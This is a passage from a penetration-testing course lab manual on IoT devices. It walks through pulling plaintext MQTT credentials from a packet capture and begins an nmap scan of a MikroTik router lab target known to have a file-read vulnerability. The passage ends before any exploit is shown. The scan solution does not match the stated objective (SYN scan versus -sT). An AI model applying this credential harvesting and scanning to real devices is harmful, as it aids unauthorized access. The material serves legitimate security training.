
Prepare the PIoT Device

Insert the micro SD card into the Raspberry Pi devices, marking it as your PIoT platform. You can leave this device unplugged until called on to complete a lab exercise.

> Use caution inserting the micro SD card into the slot -- it is easy to insert the card *below* the slot, sending it inside the case (if that happens, disassemble the Raspberry Pi case, remove the SD card, and start over.)



NOTE: You will only need your PIoT device for a few labs. When called for, please connect the PIoT device to your host machine via an Ethernet cable (One is included in your hardware kit, but any Ethernet cable should work.) If you should experience any connectivity issues between the PIoT device and your Slingshot VM, please ensure network interface `eth1` in Slingshot is tasked to the correct physical network interface in VMWare settings for Network Adapter 2:



(your adapter choices and interface will vary)

STOP

This completes the lab exercise. Congratulations.

Exercise: Analyze an IoT Device Packet Capture

SEC556 Lab 1.1

Background : Packet captures through wireless or wired networks are an essential part of penetration testing and auditing IoT Devices. With tools like Wireshark, tcpdump, and other utilities that can collect network communication, we can learn about our targets, or even find valuable information like login credentials. Wireshark allows a user to see the types of Protocols, the source and destination hosts and ports, and the data sent in the communication. Protocols often utilized by IoT devices, like Bluetooth, MQTT, and HTTP are all part of the traffic types that can be discovered and inspected.

In this exercise, we get a quick introduction on packet capture (pcap) analysis, and look at some traffic between several IoT devices. Can you see the protocol used to communicate, or guess what type of devices are on the network?

Objectives : Use Wireshark to inspect the PCAP file - What is the main communication protocol? - What type of devices are on the network? - What are some of the usernames/passwords found in the traffic? - How many devices are communicating?

Lab Preparation

This lab is completed in your Slingshot VM

Launch the **VM** and log in.

Lab Walkthrough


Step 1

Open the PCAP file with Wireshark.

On the Class VM, open a terminal and run a Wireshark by typing in `wireshark` , or browse to the application on the menu

Once Wireshark opens, click on `File` -> `Open` and browse to the Lab 1.1 PCAP in class VM for large files:

File to use is `lab1_1.pcap` located in the `~/sec556/pcaps` directory.



Step 2

Inspect the PCAP

Using Wireshark, inspect the packets within the file to discover information about the network and connected devices.

What are the Protocols being used on this network, and which are likely IoT Devices?


_____

Solution

Protocols: `MQTT` `MPEG` `DNS` `TCP` `UDP` *MQTT*: Message Queue Telemetry Transport is often used by IoT Devices *MPEG*: Is often used by Video Camera hardware, since this is a video file and streaming format.

Browsing to `Statistics` -> `Protocol Hierarchy` can show the types of protocols captured. We can also sort by the "Protocol" Column in the main window.

Statistics on the types of protocols within the packet capture.



What are the devices being used on this network, and which are likely IoT targets?


_____

Solution

Devices: Sensor Devices (NexoComm): `17 IP Addresses in the : 10.0.0.5 - 10.0.0.23 range` MQTT Broker: `192.168.1.7` Video Storage or Broadcast Host: `192.168.2.7` DNS/UDP Traffic Unknown Device Type: `192.168.2.5`

Looking at the traffic details, we see interesting clues.

Within the network range 10.0.0.1/24, there are ~17 devices that are communicating via MQTT and TCP. Looking at the MAC Address (In the Ethernet Layer) we see they are tagged as `NexoComm` by the MAC Address signature (`00:50`)



The MQTT Traffic Contains `CONNECT` , `PUBLISH` , and `DISCONNECT` messages that are being sent back from the Sensor Devices to a MQTT Broker at `192.168.1.7` on TCP port `1883` Port `1883` is the standard known port for MQTT Brokers to send subscriptions and requests to IoT endpoints.

No.	Time	Source	Destination	Protocol	Length	Info
205	1.393892	10.0.0.7	192.168.1.7	MQTT	68	Disconnect Req
207	1.394082	10.0.0.13	192.168.1.7	MQTT	115	Connect Command
209	1.394343	192.168.1.7	10.0.0.15	MQTT	70	Connect Ack
214	1.394530	192.168.1.7	10.0.0.13	MQTT	70	Connect Ack
216	1.394646	10.0.0.16	192.168.1.7	MQTT	86	Publish Message [sensor/sense]
217	1.394660	10.0.0.16	192.168.1.7	MQTT	68	Disconnect Req
219	1.394856	10.0.0.15	192.168.1.7	MQTT	153	Publish Message [sensor/sense]
220	1.394861	10.0.0.15	192.168.1.7	MQTT	68	Disconnect Req
222	1.394898	10.0.0.6	192.168.1.7	MQTT	115	Connect Command
228	1.395142	192.168.1.7	10.0.0.6	MQTT	70	Connect Ack
232	1.395480	10.0.0.6	192.168.1.7	MQTT	87	Publish Message [sensor/sense]
233	1.395521	10.0.0.6	192.168.1.7	MQTT	68	Disconnect Req
236	1.396054	10.0.0.13	192.168.1.7	MQTT	107	Publish Message [sensor/sense]

There is also a great deal of Data being sent from the sensor devices, to a host located at `192.168.2.7` Looking at the type of traffic, we see it is MPEG type data, which is a typical format type for Video files. This means we can assume that the sensor devices are Video cameras sending their video feed data to a central server for streaming or video storage.

No.	Time	Source	Destination	Protocol	Length	Info
86271	498.480633	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86272	498.492899	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86273	498.505340	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86298	498.517428	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86299	498.529990	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86300	498.542133	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86301	498.554374	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86303	498.566730	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86304	498.579758	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86305	498.592027	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86306	498.604298	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86307	498.616361	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86308	498.628432	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
86778	501.144288	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87150	503.671322	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87152	503.683707	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87189	503.696122	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87190	503.708827	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87191	503.721644	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87192	503.734245	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]
87193	503.747081	10.0.0.23	192.168.2.7	MPEG TS	1358	[MP2T fragment of a reassembled packet]

Step 3

Locate some Credentials in the Network Traffic

One final thing we can find is there are various usernames and passwords within the MQTT CONNECT packets.


Each sensor device seems to send some credentials in the MQTT CONNECT data.

What is the Name/Password formats being sent?

_____

Solution

User Name: `eqS**` where the ** is numbers such as `eqS14` Password: `password`




BONUS

Build a Network Diagram of what could possibly be the physical network of IoT Devices.

If you have time, it's always good to build a network diagram to help visualize the attack surface. Taking all the devices and endpoints discovered, build a diagram of the potential network.

Network Diagram based on Packet Capture Manual Analysis



Summary of Last Exercise

We can see that the network can tell us a lot about the devices connected, what they are, how they talk, and even how they authenticate. Become familiar with how to inspect pcaps, as we will use it later in this Module, and in future days to inspect Wireless traffic as well!

Exercise: Scan and Exploit an IoT Router Device

SEC556 Lab 1.2

Background : There are thousands of IoT Devices exposed to the Public internet. Everything from WebCams, to Routers, to SCADA systems have ports exposed and direct internet connectivity. Often, these devices are left unpatched and forgotten. Some of them have vulnerabilities that are discovered, and can be easily leveraged with exploits either developed, or downloaded from sites like exploit-db. One such device is the MikroTik router.

MikroTik RouterOS through version 6.42 allows unauthenticated remote attackers to read arbitrary files and remote authenticated attackers to write arbitrary files due to a directory traversal vulnerability in the WinBox interface.

Objectives : Use NMAP to Scan an IOT Device endpoints to find a vulnerable service to exploit

- What are the Ports Exposed?
- Which is vulnerable?
- What is the Device you are scanning?
- Research default credentials for this device.
- Find the CVE that this device is vulnerable to.
- Exploit the Device to get the Login admin Credentials.

Lab Preparation

This lab is completed in your Slingshot VM

Launch the **VM** and log in.

Lab Walkthrough

Step 1

Scan the router device with nmap

On the Class VM, open a terminal and run a nmap scan on the IoT Router Endpoint:

```
router.model556.com
```

The nmap scan should include commands to: - Operating System or Device Fingerprint

- Perform a TCP SYN scan
- Check ports 1 through 10,000
- Skip Host Discovery (Pn)

Execute a nmap scan on the exposed IoT router with the correct commands

---

Solution

Website: `sudo nmap -sT -Pn -O -p19,22,80,139,445,2000,2210,2211,5678,8080,8291 router.model556.com`

What is the Identified Device or OS?

Note: This may provide different results depending on the version of nmap installed or possible options chosen, but the correct solution should display.

Solution

Correct Device Version: `MikroTik RouterOS 6.39.3`

What Ports are Open?

Note: This may provide different results depending on the version of nmap installed or possible options chosen, but the correct solution should display.

Solution

